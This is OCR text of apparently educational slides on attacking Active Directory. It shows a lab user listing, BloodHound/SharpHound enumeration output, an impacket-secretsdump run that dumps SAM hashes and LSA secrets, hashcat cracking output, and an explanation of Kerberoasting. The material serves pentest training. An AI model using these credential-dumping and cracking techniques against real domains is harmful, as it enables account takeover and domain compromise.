
CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Kevin Mitnick	Kevin Mitnick	kevin.mitnick		Domain Users	03/30/20 23:58:31	10/03/20 19:22:24	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/30/20 23:58:31	1113	Mitnick Security
Bill Gates	Bill Gates	bill.gates		Domain Users	03/30/20 23:57:03	03/30/20 23:57:42	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:57:03	1112	Microsoft
Mark Zuckerberg	Mark Zuckerberg	mark.zuckerberg		Domain Users	03/30/20 23:55:42	03/30/20 23:56:22	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:55:42	1111	Facebook
Joichi Ito	Joichi Ito	joichi.ito		Domain Users	03/30/20 23:50:37	03/30/20 23:52:09	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:50:37	1110	Creative Commons
Marissa Mayer	Marissa Mayer	marissa.mayer		Domain Users	03/30/20 23:49:02	03/30/20 23:50:00	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:49:03	1109	Google
Jeff Bezos	Jeff Bezos	jeff.bezos		Domain Users	03/30/20 23:46:48	03/30/20 23:48:01	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:46:48	1108	Amazon
Jonathan Ive	Jonathan Ive	jonathan.ive		Domain Users	03/30/20 23:45:12	03/30/20 23:45:54	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:45:12	1107	Apple
Tim Cook	Tim Cook	tim.cook		Domain Users	03/30/20 23:43:17	03/30/20 23:44:01	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:43:17	1106	Apple
Steve Jobs	Steve Jobs	steve.jobs		Domain Users	03/30/20 23:40:39	03/30/20 23:43:31	01/01/01 00:00:00	NORMAL_ACCOUNT	03/30/20 23:40:40	1105	Apple

BloodHound is a tool designed to identify relationships and vulnerabilities in Active Directory environments.

- **Uses graph theory to map AD objects and trust relationships.**
- **Commonly used for pentesting and defensive auditing of AD.**

```
PS C:\Shared\Tools\Bloodhound> ./SharpHound.exe --CollectionMethod Container,Group,LocalGroup,GPOLocalGroup,Sess
ion,LoggedOn,ObjectProps,ACL,ComputerOnly,Trusts,Default,RDP,DCOM,DCOnly
-----------------------------------------------
Initializing SharpHound at 12:53 AM on 6/22/2021
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Conta
iner, GPOLocalGroup, DCOnly

[+] Creating Schema map for domain THREATLAB.CORP using path CN=Schema,CN=Configuration,DC=threatlab,DC=corp
[+] Cache File Found! Loaded 422 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 31 MB RAM
Status: 222 objects finished (+222 56.25)/s -- Using 40 MB RAM
Enumeration finished in 00:00:04.2287034
Compressing data to .\20210622005315_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:53 AM on 6/22/2021! Happy Graphing!

PS C:\Shared\Tools\Bloodhound> _
```


A.ADAMS@THREATLAB.CORP
Database Info
Node Info
Analysis
A.ADAMS@THREATLAB.CORP
OVERVIEW
Sessions 0
Sibling Objects in the Same OU 150
Reachable High Value Targets 9
Effective Inbound GPOs 4
See user within Domain/OU Tree
NODE PROPERTIES
Object ID S-1-5-21-2097900786-2224515315-2205945187-1264
Password Last Changed Fri, 11 Jun 2021 01:47:11 GMT
Last Logon Never
Last Logon (Replicated) Never
Enabled True
AdminCount True
Password Never Expires False
Cannot Be Delegated False
ASREP Roastable True
SCDC01.THREATLAB.CORP
MemberOf
ENTERPRISE DOMAIN CONTROLLERS@THREATLAB.CORP
MemberOf
GetChanges
GetChangesAll
DOMAIN CONTROLLERS@THREATLAB.CORP
THREATLAB.CORP
GetChanges
GetChangesAll
ADMINISTRATORS@THREATLAB.CORP
MemberOf
MemberOf
MemberOf
ENTERPRISE ADMINS@THREATLAB.CORP
MemberOf
A.ADAMS@THREATLAB.CORP
MemberOf
DOMAIN ADMINS@THREATLAB.CORP
MemberOf
ADMINISTRATOR@THREATLAB.CORP


YMAHDI00284@TESTLAB.LOCAL
DOMAIN ADMINS@TESTLAB.LOCAL
Database Info
Node Info
Analysis
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)
Custom Queries
No user defined queries.
GPO_1@TESTLAB.LOCAL
GPO_13@TESTLAB.LOCAL
GPO_15@TESTLAB.LOCAL
WA_USERS@TESTLAB.LOCAL
AL_USERS@TESTLAB.LOCAL
GPO_8@TESTLAB.LOCAL
CA_USERS@TESTLAB.LOCAL
DEFAULT DOMAIN POLICY@TESTLAB.LOCAL
ENTERPRISE ADMINS@TESTLAB.LOCAL
GPO_7@TESTLAB.LOCAL
IN_USERS@TESTLAB.LOCAL
TESTLAB.LOCAL
ADMINISTRATORS@TESTLAB.LOCAL
MD_USERS@TESTLAB.LOCAL
GPO_4@TESTLAB.LOCAL
GPO_3@TESTLAB.LOCAL
GPO_6@TESTLAB.LOCAL
GPO_14@TESTLAB.LOCAL
GPO_16@TESTLAB.LOCAL
VA_USERS@TESTLAB.LOCAL
GPO_9@TESTLAB.LOCAL
NY_USERS@TESTLAB.LOCAL
ESTLAB.LOCAL
GPO_18@TESTLAB.LOCAL
TX_USERS@TESTLAB.LOCAL
NV_USERS@TESTLAB.LOCAL
IT00082@TESTLAB.LOCAL
SSERRELL00463@TESTLAB.LOCAL
TPRIDE00072@TESTLAB.LOCAL
MREDDRICK00252@TESTLAB.LOCAL
JWISSMAN00240@TESTLAB.LOCAL
LCOOTE00026@TESTLAB.LOCAL
TVERMA00003@TESTLAB.LOCAL
BZOLLER00187@TESTLAB.LOCAL
AWILLIER00012@TESTLAB.LOCAL
BMCCOY00394@TESTLAB.LOCAL
EFUJIKAWA00448@TESTLAB.LOCAL
KGRIFFINS00491@TESTLAB.LOCAL
EKINNAMAN00390@TESTLAB.LOCAL
SENMAN00282@TESTLAB.LOCAL
ANORIEGO00162@TESTLAB.LOCAL
RZDENEK00170@TESTLAB.LOCAL
AKILLIBREW00208@TESTLAB.LOCAL
DOMAIN ADMINS@TESTLAB.LO
GpLink
Contains
MemberOf
GenericAll
GenericWrite
WriteDacl
Raw Query
MATCH p=shortestPath((n)-[:MemberOf|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|AllowedToDelegate|ReadLAPSPas

CRACKING HASHES!!

What is Hash Dumping?

Hash dumping is the process of extracting password hashes from a system to attempt cracking or reuse.

- Attackers often target SAM database (Windows) or /etc/shadow (Linux) to retrieve hashes.

The tools for dump the hashes and cracking are as follows :

- HashCat
- John the ripper
- Secretsdump
- mimiktaz

```
root@kali:~# impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x2dc29121d5755e2a5bfd6b255a443909
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:cf184ecf7d18d9d6c3d7aa0b98b85b46:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:b311d0e43bc4d9c93c408cc7ba8efa81:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
alice:486d32ad143aa6f537debb3bf88abdf7:BGTEST.LOCAL:BGTEST:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:8effd0fb3ddbb38623d9bd5a75ebf242
[*] DPAPI_SYSTEM
 0000   01 00 00 00 87 BB 00 13  2B 5E 4A 9A 7F 55 D0 8D   ........+^J..U..
 0010   D7 26 6C 9F B0 DE 69 88  A7 13 3B E4 30 67 F7 A2   .&l...i...;.0g..
 0020   F1 09 98 76 C6 A3 2F CC  F9 EB 90 DF              ...v../.....
DPAPI_SYSTEM:0100000087bb00132b5e4a9a7f55d08dd7266c9fb0de6988a7133be43067f7a2f1099876c6a32fccf9eb90df
[*] NL$KM
 0000   C7 D0 02 22 ED 17 5B FD  5A 1F 17 00 BB D1 C0 A2   ..."..[.Z.......
 0010   A7 26 DC 57 76 ED D3 8A  C6 B5 C1 96 72 9A 4A 14   .&.Wv.......r.J.
 0020   7A D1 3F 3C E9 E8 46 9A  5D 46 BE 97 26 AF 5C A7   z.?<..F.]F..&.\.
 0030   B0 DB 75 AD EA 62 1C 2F  F3 BB B6 D0 53 E3 22 AE   ..u..b./....S.".
NL$KM:c7d00222ed175bfd5a1f1700bbd1c0a2a726dc5776edd38ac6b5c196729a4a147ad13f3ce9e8469a5d46be9726af5ca7b0db75ad
ea621c2ff3bbb6d053e322ae
[*] _SC_OpenSSHd
(Unknown User):D@rj33l1ng
[*] Cleaning up...
```

```
root@sf:~/hashcat-0.46# ./hashcat-cliXOP.bin -m 1800 1800.hash rockyou.txt
Initializing hashcat v0.46 by atom with 8 threads and 32mb segment-size...

Added hashes from file 1800.hash: 14 (14 salts)

NOTE: press enter for status-screen

$6$62531178$7lty/DVyh1Kb7Xf9viQdPUmZAx.glGzw/eM3md8Da5v2.k.BHVFV7oWzj.glWS8...:123456
$6$47435678$mPiFOWkxsFDSw1q5BZo5KgLKq328F7gNYiLKarmzgBWQnX62gqEnvn.p32PQ7pC...:12345
$6$45421440$5KMHVo.EtinhoeHzbl7Cmg7K3nk18b4kLQwyN4bB6wZZ0qgDqS5XE9MQAIHzR0Z...:123456789
$6$08434354$YigIZpp3NCVxmfKO8gOTRFxieeSfLGy39xlR.T4PcOfhlvVArBzPsRq1gnQsZxN...:password
$6$14441082$2lraUIyjh6/Y7lU6f8pxL.W2q01rluNwEqX7mIjsPhe9VdQ/qpBryHjBaEMRi4m...:iloveyou
$6$03664236$v./J8s9vCmqrJf1TxCKeY8TuGLyABUABs.AS76RSwG1M0Y20jyKGtEay3KvHlmp...:princess
$6$82452281$3PCM/iTkeIX6kMffgd.oRc1EOf7cJ1efOdWGpPbqKbGYtSyEhi/65EWmHjnWs/F...:1234567
$6$27647158$abte8Uwe3YaaxsV/.bSRPSplRULAUua61QTyClreJ860VlFQZ5Z2/MW2LUuZV0o...:rockyou
$6$18255652$ahed7rA2vx7wKWwL77K9jGt3MuWMVndvU.x9HPtjeqHG2Xb763f3AO0RQ6I4bmf...:12345678
$6$42656662$GqETM8Y1r/.0SztgtoXQgwAoqW75W4ePgahPrM0iaZj0.202I5VZIg03I3Ksisc...:abc123
$6$72445572$AFHzyDalIxBmEIRAYlUOa3O5bLv6j.wIM5nThTSK4y8wfNMRJEBPHwtT4KmYGVk...:nicole
$6$12740275$9t21hC4WgDW3yeDJ9L92LfdoyPzWEnJkAl7n.A0GpcXAO.WICN8lwcnX/HmGhiS...:daniel
$6$11072034$ODAP.JBZMdtxrg1JcjphBUPK6qmRHCyxNQgX8Kh.18940aricL6Me4/ocm.0D7o...:babygirl
$6$80867108$erLiCzZcGTNChRP3jeTqylty/6dvflXuN8/bEiR8cIStCPZjOiZ.KSA5RAKmSof...:monkey

All hashes have been recovered
```

KERBEROASTING!!

KERBEROASTING!!

Kerberoasting is an attack that targets service accounts in Active Directory by requesting service tickets (TGS) for service principal names (SPNs). The attacker then attempts to crack the ticket offline to retrieve the service account's plaintext password, potentially gaining elevated privileges within the domain.


Kerberos Attack Process

Attacker requests service tickets

Tickets encrypted with password hash

Ticket cracked using tools

Attacker gains plaintext password




Why It Works:

- **No Need for Direct Access to the Service:** The attacker doesn't need to directly access the service or know the password; they can obtain the ticket and crack it offline.
- **No Account Lockouts:** The attack bypasses account lockout policies because the cracking is done offline.
- **Service Accounts with Weak Passwords:** Many service accounts (e.g., SQL, IIS, Exchange) use weak or default passwords, making them easy targets.

